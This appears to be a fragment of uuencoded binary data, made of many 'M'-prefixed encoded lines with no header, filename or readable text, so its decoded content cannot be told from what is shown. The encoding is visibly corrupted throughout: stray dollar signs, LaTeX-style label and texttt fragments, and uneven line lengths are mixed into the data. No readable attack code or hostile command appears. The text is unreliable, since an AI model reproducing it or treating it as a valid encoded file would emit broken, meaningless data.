M9?GS<%E.(B[+R<1E::FX]()J::\`^]_B6[5N.BZK;#XN2T_(Y2N%VTO+45^9 MDI:42PUW/.G1TG+9P]H>O4)B+E7A[:K=U%Q.V-L!>\FYU*"V4]72<ZF"NX/5 M\$G2I0FMQ(6LINM1PQXR73=)E=9*E2U7JC^3THIJ`/U&70QCURFH7[2NI2B]9 MEQHL?J2OH#72!_6\$7>7#M'92=EGE<G99E9-V616R=EGETW999?-V6;[\$7980 $M<Y<J%5^NU(:=5ATM]-<F^Q&GM?:BH[_LU!=?2=2&G;CS%=Q"\$U=?Q8O?]G]$ MON[=T6`BKS(Q>YQ@*J]@C':!9%[!D--*>]&KDWQ>EI[ORRK-Z&653^EE^9-X ME9:U!FIC]A>U:G]>+TM+[&5U9/:R]-1>JJ3G]G("^HM__@"C5\$SOY51U]O9J MI01?5N4,7];_D.++\N7XLH))OJR2+%^6GN;+*^F;03"I5]E@-!CT0OJ+-7HL M^+)-)]F^.JLL-R5_3)6"&;^<<'\$'H.7\\H:]77+P=_.M,FF_K&#>KT!,O6E5 M,?.7U4EZKTXKU5Q72/YEE6;_LGSIO[RBVEUY)6_?8T?\&<`"\$7M!_F<.L/_# MWEN'1WFU7=^#!P@EN!0G0"@!+G=!@FMQ*.W@[@X%BA4H[E!<BTN+%`D.Q:U` M"RUOW*&X0[]UG6\$R&P(\SU_?][W'FQS'W/=OUNQ)TLE<>Z]U[I/9_^.0V._R $M\7],Q!X\#QMXI_LX]?*,/G03F_^!18'[F+##B=[)FG-/`_.\<!^:/>QZ8_Z,'$ $\label{eq:meog2} $$M@OG?/1',_^Z18/[@F6\#^=P\%\W_\5+!//(87@3D7C+U\#CP1/!L.==YM-XBCT) $$$ $MA(\?\#D:/?K(5!8\S_[H%]]C\&%-P--J;@\#M-Q@GOO=IQ`>.=-%4<IU>-\#6NTX$ M]NH?:XNH_LZ18;C_L3:)N`^P+UW<4\.@QSTV#.+'SPW#@W\$/#F-%]K^,;9:H M_O&SPS[U8.!WCWMZ&/2X[1?5XYP?!NEC!XCAL8^<((8'WFV]B*.POQ=[B!C4 MCY\BA@?CME)\4*T-]4/-#1^6:?2[#09Q%!K#'":&>Q_L!/C8_1\YCPQW\O, MP=7CG"@&Z=TCQ:#\$W?N/J]\$/88\1>_]^J1Y0XIPK%D>J#8G=WZ_^_M%B4#Z] MR?_I`?0#XFS3,TK7=LS].%/OATUH]8^>,(:'V-W\ZI\X8^R3C])OS6[ZOWO, MV'OW:?1[F_&?.&G,_[&CQOQQSAJ#\N\$MR(^<-H8'/KE-^-'SQO`(NV,6]\0Q M5GS[DGQL1RG.H6.0WM^\^>BQ8_X/GCL&.<[VS,=.'O-_Y.@Q//#^QDV<H\88 $M*<[K&O?X,8@?-0UQ_KW2ITX@\setminus[-'D.'>1S=9WCN$['T!;\0/'4/V015CXQQ$]$ $MY@^>1.:/>Q29_T-GD?G?.XS,3^>00?T_FH3>.8_,_^Z!9+%W^P]_\$@R__]T$ $\texttt{M)} \texttt{IG_`X>2^=}_\texttt{E8Q1`C_M(V_!=PXF"]P-1//8H\backslashG\backslash@;/)_,SA9'2G>NR=3QU/}$ $\label{eq:myh} $$ MYH] [/ID_S@&E_K@GE/D_=D29_W\ZH\S/'&+F?^>4,O_'WYK,.64,>W_9] T\J $$$ M\W_PJ#+_NX>307_?^T9Q_BE:G'^']J'SROP?.K#,_^Z)9<S]MY?\^V>6Q5'P

MTSYT:IG_P\>6^>.>6_8!#=^3/:SLW7O>*_#IL\O\[.%E[)W8IP8JO>\>6/;^ M?1K.%!??O<<\&J@"?_(0,_^[IYCYXQYCYO_P@64?T[U?X(/%@8\4!=X]R^R] M^WC)/W2:F3]PG)G_W?/,8N^R%:(/G5WV\$;GV!V168^M\$GSK5S/^18\T^^>@' M?]I[8N!NS.7*GFWF?_]P,_\G3C?[U(/X\$1_W^P3C^*Y'S_A[!./Q3[OW;D5 MVL=_[;B_[T=^T;B_(700F?^]D\X"1YW%GG46>]A9[&EGL<>=!<X[>WO@&?[_ M[7/>GG`6"\5C"3__[4%FL5`\EH(/M@Q2\2`&'N_0,Q:*QU+PP79!*AY\$//[V MP+-8*!X@/!C]7 :5[&C"6)9^SV!;S;N=V&T-M!.X/['OE[AL9!C"7R9<80` M3<,M"K<:N+7`K3=N8W";CEO@:Q%X/6Z[<#N(VPG<SN-V&[='N/E^3_#_RO=/ $MX(MMK_'E]S$?-8/'HGS!C60\["O#W*^-^RM]P6::,[YW6F)\51+@_KM]U;Y6$ MT-Y1*<57=,+J[P1U^ALD"D[+C1,%+ZQP3`SX<"S\$"_P; `HR;XO,W[=2177N@ $M[X;/WQ)[^+X,"1LV0ICW<0F;-?.Z'KS'](3-.G3"=V\&=A,V\VR\#KU/"M@W)$ M?.!K5L*WE[/W=33!___16H52URJ4JOOW\$+GRE/YK@?[RU[=RM<:<N](SXK_^ M?(7Y?%43^7PEN4I<1VX\$-Y<[Q)WA'G!I^\$B^\$=^&'\=/YTN+?^%#"I-)J:2L M4FXI0BHLB5(QJ8Q46:HNU96:26VE+E)/Z3MIA#1>FBK-DA9(OT@;I&W2;NF` $M=KZ1[HJW9+N2V^D)'*HG$;.)(?+A61!5F5;+B]_*=>10Y8;RQWD[G)?>:#$ M@SQ)GB'/EQ?+*^5H>:>\7SXBGY0ORC?D>_)C^:4<HJ16,BJ?*[F5(HJL6\$IQ MI8Q20_E*::0T5]HJO93^RE!EI#)>F:TL5%8HJY4-RF_*(>6\$<EKY1[FM/%1> $M*/\l2=2T:A8UEYI/+:1JJJN65BNH7ZK?J$W5-FI'M;LZ2!VNCE,GJS/4)>K/$ MZGIUL[13/:K^J9Y3+ZDWU"?J:S6QEEQ+K673\FI?:\$4U62NAE=.J:C6UK[06 M6GNMF_:MUE\;14W41FMSM(7:&FV3MD/;HQW2_M(N:->U.]I#?-1K,OTS/9V> M1<^0%]8E7===O:)>7:^G^_6F>B>]I]Y/_UX?KD_19^D_Z4OUG_4M^F[]H'Y, $M_U._K-_2'^A/]==Z'B.-D=G(;NOU.$,U'*.D4<ZH97QM-#*:&NV-WL9`8Y@Q$ MVIAHS#46&ZN,M<8F8Z]QQ/C#^-NX8-PU'ANO\'&CR<STYN=F'K.`6=@TS.)F M6;.26=UL8#8WVYF=S9[F8'.D.<'\T9QE+C-7FQO-K>9N\W?SM'G>O&+>,I^9 $\texttt{M_YE)} \texttt{K916\&BN'E} < ^*\texttt{M'A+M:*L"E8UJ[;UM=7*ZFCUL/I8`ZTQUF1KIC7/6FRM]}$ MLS9;NZQ]UA'KC'7)NFG]:SW&!UXFM\/L#/;G=H1=U%9LTRYN5[9KVO7MAG9S $MNXO]K3W'F*/M*?:<^Q%]G)[M;W-WF,?MH_;I^VK]AW[D?W<_L\.==(Y69V<)$ M3CY'<'2GF%/*J>#4<?Q.,Z>UT]'IZWSOC'#&.I.=^<Y2YQ?G5V>SL]\YYIQR MSCJ7G'O.4^<-/G0QN9O1S>Z&NP7=HJ[EEG3+NU7<FFXCMZ7;P>WJ?NL.=4>[MD]QI[AQWA;O6C7:WNWO<\$^[?[D7WFGO'?>'ZO'-'\$WMG7X9PJ;AT7"ZN`%>\$ M\$\$F=*XTKK`97E_-S;;C.7"_N.^Y[;ASW(S>;6\`MY=9S6[G?N`/<,>X<=X6[MS=WGGG*)^91\6CX3GYW_@N=YC;?YDGQ5OC;_#=^8;\EWX_OP@_@?^-&X0N?Q MAD(+H:W06>@G#!%&">.%'X6?A.7"&F&#L%4X*!P7_A+^\$:X(#X3G^(#B)&)* M,;.84\PO%A)YT1%+B17%+\7:8A.QM=A)["[V\$8>)8\4IX@QQGKA*_%7<(NX4 M]XE_B&?%R^(-\5_Q%3[B,H646LH@Y9\$*2IPD2Z945JHBU9*^DAI*[:2N4F^I MOS1\$FB!-D^9*"Z7ETD9IN[17.B0=E\Y+UZ2[TD/IN9143B6GE[/(.>5(690-MV95+R=7DNG(#N:G<6NXA?R</EH?+8^69\@)YF?RS_*N\2SX@_R[_*9^5;\KW MY6?R:WS,9IB22<FAY%4**HIB*U%*.:6*4E]IK+12VBM=E0'*#\H89:(R35FJ M (*Y8XNR"W/'W\1%Y9IR1WFM)%93JF%J1C6 6EB55!US1Q6UEOJUVDAMH?90 MOU, '8^88J\Y1%ZDKU37J1G6 >DP]I9[%0/%0?8\$/^\$VJA3*S1BFMHE9=JZ-] $MH[73NFJ], 6<, T29K, [4%VA)ME; 8-, \9A[;AV6KNAW=.>:JP\;!I,5DTO/I$ MA713+Z&7TROK-?0F>FO,%]WU/OI(?8(^39^-^6*=OEG?I> 3C^C Z%?U.Y@M MGNDA1FHCH_&YD=O@#<UPC2BCO%'/:&BT,-H:G6FF&&M,,J8;RXS5QD9CJ['; M.&F<,2X9US%3O#&2F*%F&C,39HDBIHQYHIA9U:QM?F,V-EMBCNAG#C%'F./, MN>9B<Y6YUMQD'J`YXIQYV7QDOL1'VB:S4EG9K7"KD,59BE7:JF35L.I:?JN] $\label{eq:muowspp} \verb||MUOWSPP!KJ#7%FF7||9"VU?K:V6WLQ.YRP_L+L<-||Z9KW&!Z*FL[/:N>W\\=J1M]|$ MN1/F9'*R.7F8>>\$KIY'3TFGG='\$&.<.=<9@59CC+G37.)F>;\YOS!^:\$R\X- $M, ", <= (^[?[G_N%?<Q^XKU\?AK+9$/E\BS^?<3FX?&PDQW,J5X:KS-7DZG$-$ MT@B9A>Q"7D\$4#*&X4%JH*-07&@NMA/9"5^%[801F@"G"3&&%L%:(%K8+>X0_ $\label{eq:ma7.x_f} $$ MA7.X_F^*]W\#] Q,_$].)6<2"(B>JHB66$*N)=<4&8E-<_]^*^*\\0?Q8'B!'&^*\\$ MN%3\!5?_90&0>\$+\6SP07A6?B*_%Q%)R7/LYI?SP#8*D,5=^1ZD'7,,@:1A< MPQQI\$:[[U=).:;]T3/I#.B/=QE7_0OH/KB&#G\$W.*T?(160'UWQ%>(;:<G.Y MG=Q5[B7WD\?(DW'-SX-CV"!OD_?(!W'-!_U"2B6MD@57?+@B*:92`FZADO*U MTD11K710NBF#X14F*#\JLY25RCIEL[)#V:N<@E.XJMQ2[N,CN4/4U&IZ-:OZ MA<K#*=AJ2;6Z6D]MJ#:#4^BM#E2'J:/5B>H"=9FZ&CYABWI8/:F>42^HU]2G MZALUB99""]-R:06T(IJHZ>01:FOUM49:)ZVGUD_[7ANN3=/F:HNU%?`(N[0#

MVN_:G]I9^(-'VDLXA*1Z1CV['JX7U(O"'936*^G5]#IZ"[V]WDW_5N^OCR5W M,%]?HF_4M^M[]4/Z<?V2?E._KS_17^FA1CHCJY'3R&?(A@5G4-:H;'QC-#7: M&!V-[L808Q1\P51C-GS!K\868Z>QSSAMG#>N&;>-!_@0ZN1FF)D!OJ"0*9BZ MZ9A19@WS*[,17\$%;LX\YR!QNCC\$GF3^9R\TUY@9X@B/F'^99\Z)YG7\$\$N:T(MJZ@E6895WOK2J@,_T-CJ;/6R^EN#K1'6=+B!)=9*:ZVUVSIH';=.6>>LN_`' MK_#QY\GL3'8..Y_]A<W9Q>PR\`+5[;IV2[N#W=WN#2\PSO[1GFTOL)?:F^P= M]CXX@1/V9?N6 <!^:K^V4SGIG<^=7\$Y^1W%L)\HIYU0A%]#6Z>3T<(8ZHYU) MSC1GCO.SL][9ZNR""_C+N>!<=^XX#^\$`4KAIX`&RN9&NZ!JNZY;"^E_?;>RV M<-NY?=WOW1'N6'>RNY#6_XWN-O>H^Z=[SKWDWG"?NUZ@CKG>?5PR+I1+R^7A M"G(<)W,F5X&KAM7_&ZX)UX7[EAO`#>%&<C.X^5C[5W'KL/8?XDYPI[E_N'^Y $\texttt{M)} \] \texttt{QK?} \# \texttt{1X"} \) \ ^9 \texttt{S} \ \\ \texttt{G} \texttt{G} \texttt{Y} \texttt{PMA} \ [\ 2_. \ \texttt{E} \ ^6 \texttt{K} \ \\ \# \texttt{7X} \ \\ \texttt{G} \texttt{P} \texttt{K} \texttt{OB} \ / \ ? \ ^R \texttt{O} _0 \ ' \ X \ / \ Y 6 \ ? \ P __ \$ + ^ . \ C \ \\ \texttt{C} \ \\ \texttt{$ M^9W\?OX(UOTK_&W^(?^,?\,'5WU5<(120GFAJM!`:"ZTPYK?4_A!&"-,%J8+ M<X5?L.) 0W8+!X2_A80"#>&N\$A(C/4^K9A)S"X68B718(N)I<5:XM=8[UN*$ M[<70Q,'B2'\$<UOM%XDIQG;A)W"X>\$T^)_V"UORF^P,?9AR`II)/R2E](O*1(MEE01.: &>Y)>:TDH_4!HJC9)F(B4LDWZ6?I7V2(>ED])?6.GO24^1\$A+)R;'* MYY(+8)T7Y!)R.;FJ7%/^"FM\)[DG,L(@>8(\39XK+Y27RYMIC3\J_R%?E>_(MC^3G\G^REP^R*WF4"\$537*6T4D'Y4FFHM,#ZW@7Y8)@R5IFBS%#F(1ML5+8C M'1Q4SBB7E)O*O\IC)(-0-9V:6<VA%E%EU5*+JV74VI0,6JD=U'[J\$'64.E[] M45VLKE)_5:/5'>KOZFGUO'I%O:6^5!,B%7RFI=?"M4*:H*F:K572:B`3--": $M(1/TT09I/VBCM5G:3]IR[1=MO;97.Z+]H?V-3'!?>Z;]IR764^A9]=QZ!!*!$ $\label{eq:mj} $$MJ)?4R^M?ZK7T^GH;O;/>2_\.>6"B/EV?IR_25S!IX)I^5W^LO\#1$6%&)B,'$$$ MLD!!0S>*&66,BD8UHQ&20`>CJ_&M,=P89_QHS#3F&VN0`W88>XQ#QEGCLG'+ MN&<\,9*:J9`#LI@YS:*F8MIF">2`.J;?;&:V-CN:_<VAYFBD@*GF\$O-G<[VY MV=QI'C?_,B^85\W;YBM\9'D**[65@1*`:&F68U6V:EKUK896<ZN[U=?ZWAJ& M!##;6FBML%9;&^#^CUI_PO]?M!Y8SW'<11([);Q_'KN@7<26["B[@EW-KFU_ M;;<E[]_/'FQ/LF?8\^W%]DI[J_V;?<C^W3YE7[?_M9_8+W%80AHG,WQ_N/.% M8SC%G;).):>ZT]AI!=??S>D-US_>F>K,<A8X:YUH9Z>SUSGLG'.N.+>=^W#] $\label{eq:mrssmall} $$MR=S/W^2N^5C>7R[FJZ]_{SEW/KN@W<YFX;MY,[P/W!'>-.A.-?ZO[B;G"WN+L8]_{SEW/KN@W}$$$ MO___:]56-N=X3<RFY,"XCEY\KS\$EP^RY7A:O%?<TUXEIP/>#U!W/#N;'<'&X1 MMY);PVWD]L/IG^+.<I>XAQS.;^.3\J%\-CXOG'Y17N9+\17YZGP=./UV?%>^ $M-]^?'\)/YF?R"^#S5_';^#W\8?XX?YJ_P=_CG_*O<(Q`6B&+D$O()Q0BCU].$ $MJ"S4$)H(K85.0G>ACS!2F"!,$V;#XZ\3-@N[A'W"$?C[J\(=./QG0HB86LPH)]$ M?B[FAKO71%>,\$LN+]<2&8@NQK=A9'\$CN?I(X75PFKA8WBEO%W>))\8QX2;PN MWA7?B\$FD4"F-E\$DJ(!6!LS=0&:@JU9:^D1I++5\$5Z`=?/T(:!U^_6%HEK94V $MH2;PNW1:.B==EAY)+W'T03+X^NQ4$^!D12XM5Y)KP-7[Y?9R-[F//$`>*D^1$ M9\D_R4OAZ;?+>U\$/."'_Q3CZ=\$165`/R*Y&H!I14RL//UU2:*FV4SDH/I:\R M"FY^NC('U8!?X>9W*_N5H\IYN/F[J`4\5Y+#S6=2LZEY5`%NOIA:"I6`K^#F M6ZKMU"Y,'6`YW/PF=90ZF_H'W/QE5`'^5?]3DVJIM+1:9BT";E[13*VX]B7< MO%]KHK72>L'-#]5&:N.U>7#S/VOKM&CM(-S\7]H_VA7M,=Q\(CT\$%8`<</.1 M.J^K>AFX^9K(_PWT#G#S??6!^@_ZCW#S"_5E^B_Z#KCYH_I)_6_*_L_U-WIB M(SW<?!ZC@%'8L.'F*QA5D?V;P<UW,7H:WQFCX>9G(/DO,M;#S?]F'#".&1?@ MYO\U'ADOC!1P\YG-[&9>4Z347]JL:-:'FV]EMC>[FM #S8\WIY@SS15P\]'F M=G./^:=Y#HG IGG/],'-?V:EL[)8!2T.>=^R2EC5X.8;6\$VMUM:W</, 6*.L M"=9\N/E?K%^1]P_!S?]MG;>N6D_@YA,C[:>V<\+-%[8%6[/+PLW7LK]"UN\(MYKLZO9Q^SABX^9G./&>QLP%N?H]ST/G=N>C<0,9_[+QT4L+-9W%S(.-+</,E $\label{eq:mwd} \texttt{MW\#})\texttt{N})?=\texttt{KN}/\texttt{G62}/\texttt{C=W}, \$\texttt{P}\texttt{Q}/\texttt{<'}]\texttt{U9}\texttt{[DJX^<WN\#G>O>PIN_JI[R[WOK>\\-Z'JG]]}$ M?)^:2\]EY;Z`G]<XFRO)58>?;\@U0[[O#3_C!O-342V7\:M1KK?PAV&GS_# $M7>"N<4_AYY/P*?@P/A?\?!<math>^1"7[^JBY=8*?[\=_SP_GI\'/+^97\&OX]$ M7?#SO_-_\F?Y._#S+W%L4%(A(_Q\N%!0*"JX0FED^FI"'63Z]D(WX5NAOS`6 M?GZ6,%]8(FR\$G]\K'\$*FOP0_?U]X(KP20N'GLR+1YQ-E^/F28EFQLO@-_'P; ML2/R_!#X^8GB5'\$VD^9/P\]?\$V^+#\2\$\/-AR/*?2X7@YW7)D:*D&O#SC:3F MJ`3V@9\?+HV1)DD P<^001UPJW0\$?OZL=%&Z+CV3 D..3XDJ8&[X^:*R)!M, $M#; `S_'Q_I/@1G3X^26H \times Z5= // 'Y=/R>?DN_#SKW!03C) * //F4+Q1.*08_$ $M7UFIKM156L+/=U=Z(\k/@Y^?K2Q^@M\s/[]/.8p$?QE^_H'R*^D^*?S\YVHN$ M)'@%?CY*+8<\$[X>?;ZMV0H(?"C_29VFSJ&ZWU9U%Q+\7_#SU]4[2/")X.?3 $M: F1X"/AYPW-18*O"3_?6&N!!-\7?GZ$-A8)?B'_&IM(Q+\4?CY<]HE)/CG$ $M5/$+18+/^S_/Z3(2?^7X^;KZ-TCP7>\#G!^A\#D.!GP,\OU5<AP?\&/W]"/XT$$ $M_R_{\&L<\#1-B9}(:?SV\40H(O\#C]?Q:B!!-*?KZ'T0<)?CS_!SC)R3X:/CY$ $M_<81)/@K\/,/C6=(\)_!SV<S<R/!J_#SI<SR9E6FRO<#_/QD<SH2_"_P\]O,$ MW4CP?\//WS#O(L\$GAI]/:V5"@B\,/V]:Q9#@:\'/-[%:(L%_!S_TAJ'!+\(

 $M?GZ=MOD)_AC_\#_6923X_\#S(78J)/B\/\.\K2\#!5X2?KV?[D>"[PL\/M(<B)]$ MP<^\$GU]F_VS_216]D_9?2/#WX.??X#"4Y\$X6^/D"3B02?`GX^:I.323XUO#S $M/9V^2/3x.?G.@N1x#?#SQ]PCB+!7x6??^0\1x)/336]/$CP&OQ\:;<"$GQ#$ $\label{eq:mass_substitution} $$M^/GV;A<D^&'P\U/<&4CPJ^'GM[N_(<&?@9^_Z?Z+!._K$'.])X&;3\=E1H(O)$$$ $\label{eq:mc} $$M^C=0<<61X&O\#S3?E6B'!]X.;'^6-1X)?\##?_*Q>-!/\[W/QY[@H2_$NX^>3\] $$$ M9TCPX7#S`J\BP5>"F_^*;\`W8^IXL^#FE_._(,'OA9O_@_\;"?X^W/Q_?&(A $MA9^5;CY"*(P$70)N DNA%A)\&[CY7L)W2/^3X>;G"8N0X+?^$1\4CB'!7X.;$ $M1+6[6^{()})/BD<//II2Q(\$7AYFVI!!)\'<F/NG]K)/C^</.CI0E(\$O@YM=+$ $MFY'@C \\ /-7Y"N(L\&_@IM/(:=\&@L]'53L-";XRW'Q]N:'<G"K^W\\ O\#D.!GP\\ VO$ $MD^{cP}^{\#F}[3/H, p!NWJ<D45*BVI'];HB2/!1<//5E-I(\ewayk]5^B'!$ $M3X*;GZ\L1H+?2K7^WY'@K\/-/U*>(L&G@9O/J88CP1MP\V752DCPC=56J/-WANGE)$ $MOX(?^3<_59V^!+\6;GZGNA<)_AS<_&WU/A)\,KCY#%16)'@.;M[12B+!UX6;$ $M;ZZU08(?^{+-1}IN(!++4;GZ\#M@4)_@3<_$7M&A++:[CYE'J8GI&I[U>!F_]:$ $\texttt{M;X0$WP-N?K`^'`E^\#MS\2GT-$OQ^N/E3^EDD^(=P\PF,I$:HD0UN_@NC*!)} \\$ M*;CYZD8=)/AV1E=4]OLCP4^&FU]@+\$&"WP8W?]@XC@1_`V[^*>KZ"<VT</.Y $MS'Q(\";<?\#FS,A)\$ [CY3F9W)'BOIC_-G(T\$OPYN?I>Y#PG^'[CY.^8#)/@0 $MN/F,UN=(\#S<0\&M%(<'7@YMO8;5%@A\(-S_6FH0$OPQN?J.U%0G^)%7SKR/!$ MO[&2V**V&B3X`G#SLFT@P5>%F__&;HP\$WQ-N?H@]`@E^+MS*GLM\$OP!N/G3 M]CDD^\$=P\PF=9\$XJ)SO<?"&'0X(O#3=?PZF+!-\>;KZ/,P`)?@K<_\$_.4B3X $M[7#S1YP32/`WX>:?.:^1X-/!S>=V\[N13`6_*=Q\9[<'$OPHN/GI[APD^%_A]]$ MYG>[^Y'@S\/-WW4?>@F^7\SUGAQN/A.7#?E=@)LOQI5"?O*;KXEUP[Y?1#< M_#AN,O+[<KCY3=PVY/<_X.80<S>OW__CDO*I^+3([Q%P\PIO(K]_"3?OYYL@ $\label{eq:mo_substitute} $$ MO_>"FQ_*C^3'4]7^9WX = \MN/F_^'^0WQ_$$ $2<20E"USP$W'RGPR.]EX.9K $$$ M"O60WSO`S?<5!B*__P@WOU!8AOR^`V[^J'`2^?T6U>O?(+^GAYO/(Q9`?K?A MR.\BW'QQJ33R>WVX^592>^3W[VF7;PKR^PJX^6AI._+[GW#S5Z2;R.\^N/G/ MY'3([P5E#CM\EER"J=%_*P_`_MXHY/?Y</._R+\BOQ^"F_];/H__@1N/K&2 $M'/M[.>'F"RL"\GM9N/E:V-UKJ'2$F_].&83\/A5N?I&R'/E])]S\,>4/Y0RS$ MLY<!;CZO&H'\[L#-5\2^7FVU.=Q\5[47\OL8N/F9ZCSD]PUP\WO4@\CO%^'F $M[ZF/D=]3PLUGT7(@OTMP\R6T,LCO7\-M]8Z(+\AIN?H/V(_+X2;GZSM@/Y)$ M_13<_%7M%O)[`KCYU'IZY/<OX.8UW=9+TFY>0[T9\GMON/EA^FCD]P5P\ZOU $\texttt{M}] < \texttt{COA}'\texttt{FS}@7D-?\texttt{PLTG}, \texttt{5}(@O^>\texttt{"FR}]\texttt{BB}, \texttt{COY}>\texttt{\#F}\texttt{:}\texttt{QOUD}=\texttt{\[P<WW,[Y'?I]\&)}$ $\texttt{M^W@KD-]WP<W_;OR)_'X';OXE\#HU,:F:\$FP\backslash W"R*_NW\#SE<QJR.\backslash MX.:[F=\backslash B]$ $\label{local_mox_sfy} $$\operatorname{MOX^\$FY}]$$ ESD=^WP@WO]<\A/Q^"6[^OOD$^3T4;CZKE1/Y78:;+VF517[_!FZ^*]$$$ $\label{eq:mc=41^7T(W/Q$:RKR^RJX^2W63N3WTW} \#SUZS; U@-F[ZX0W+QN.\CO->\#F\&]G-F[ZX0W+QN.\CO->\#F]G-F[ZX0W+QN.\CO->\#F]G-F[ZX0W+QN.\CO->\#F]G-F[ZX0W+QN.\CO->\#F]G-F[ZX0W+QN.\CO->\#F]G-F[ZX0W+QN.\CO->\#F]G-F[$ $\label{eq:mdef} \begin{tabular}{ll} MD = & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slabel{eq:mdef} & P,T/M < @O_ \slab$ $MOH[S-?)[9[CY_LY@Y/?I</-+G)7([[OAYH\[IY#?[\+-O\(QB<G<3'#S^=PO)]])])]$ $\label{eq:md-pdf} \texttt{MD-}^+P<\texttt{U7}=\texttt{JLCOWO}[==\texttt{W=WLCOX}^\#F9[L+D-\WP<\texttt{WO}<P\COU^\&FW_@/O7R^YB8]]$ $\texttt{MZST5O/SG7"[D=P5>/HHKA_SNAY=ORW5"?A*+S^)FX;} \\ \texttt{C/MU.U"?O} \\ +70XZ \\ \texttt{NZST5O/SG7"[D=P5>/HHKA_SNAY=ORW5"?A} \\ \texttt{NZST5O/SG7"[D=P5>/HHKA_SNAY=ORW5"?A} \\ \texttt{NZST5O/SG7"[D=P5>/HKA_SNAY=ORW5"]} \\ \texttt{NZST5O/SG7"[D=P5-/HKA_SNAY=ORW5"]} \\ \texttt{NZST5O/SG7"[D=$ $M=P?Y/1&\?!H^(_)[)+RP;O([S7AY1OS+9#?^\++C^#'(K\OA)=?RV]$?C*$ $M+W^{.OX3} AO / ID0BOR > !UZ > $V3D]PKP G6%; Y#?N \ # + #O"& (+ /@) = ?*JO"$ $M?O \ -7OZ \\ $<!KY_5]X^=<X0 \\ "$V9TK \\ $\#]?1:R!_-X*7KZ'V`?Y?3R \\ _!SQ)^3W$ M:'CY_>(1Y/<K\/(/Q6?([Y_!RV>3<B._J_#RI:3RR.\-X.7;29V1WW^`EY\L M39?F,GOZ? $\/+WY#N(K<math>GAI=/*V="?B\,+V_*Q9#?:\'+-Y%;RNUI1VZD/\[Y]$ M?1&_#IY\$_+[,7CY?^3+R.\OX.5#E%3([WGAY7E%07ZO""]?3_\$COW>%EQ^H $M \# \$5^GPDOOTSY\&?E] \# [S\2>40Y/=[\/\)O<&1><MK'+Z!&(K^7@)>OJM9\$?F\\ \texttt{M+]]3[80\/@\$>?JZZ$/E],[S\^?4H\OM5>/E'ZG/D]]3P\MFU/,CO&KQ\::T"$ M\GM#VL'O@OP^#%Y^BC8#^7TUO/QV[3?D]S/P\C>U?Y'?D\#+I],S([\7@9>W $M].+([[7AY90JK9#?^\'+C]+'([\OAI?_58]&?O\=70Z\?@7Y_26\?'+C,^3W])$ M<'AYP5"1WRO!RW]E-\$!^[P8O/\CX`?E]%KS\<N,78SVS:W\?7OX_([&9PLP* $\texttt{M+Q]A\$D9^+PDO}_{Z59}"_F]\#;Q\\+_,[Y/>)\\/+SS\$7([UO@Y0^:QY\#?K\\'+/S9?]$ $\texttt{M(+^'P<OGL/(BO^OP\F6LBLCOC>\#E.UA=D=^'P\O_:,U\$?E\#+[_\#VH/\?A9>)}$ M_I9U#_D]*;Q\>CN+G9-VZFV[!/)['7CY9G9KY/?^\/*C[0G([TO@Y=?;FY'? $MC / +7 ["O(K^@I=/X:1&?L''+R\Z&O)[97CY^DY#Y/?NM$<_#/E]-KS\"F<U]$ M\OL^>/D_G3/([P_@Y7UN\$C>E^SF\?\$&W"/)[%+Q\-;<V\GM;MPMVY_LAOT^" MEY_O+D9^WPHO?\C]'?G].KS\\$_>EE]]G^WSAE-_3P,WGY,*1WPVX^;+8G:_. M-8:;[\AUOWX?`3<_E9N%_+X6;GXGMY<[S.S,)X.;S\!G17[GX.8=OB3R>UVX M^>9\&^3W\7#S8_B)R.]+X>8W\%NOWT_\S5_DKR&_OX:;3RF\$(;_GAYN7!!WY MOOK<_-="(^3W'G#S@X7AR.]SX.97"FNOW_?#S9\2SB*_/X2;3R`F%4/%;'#S 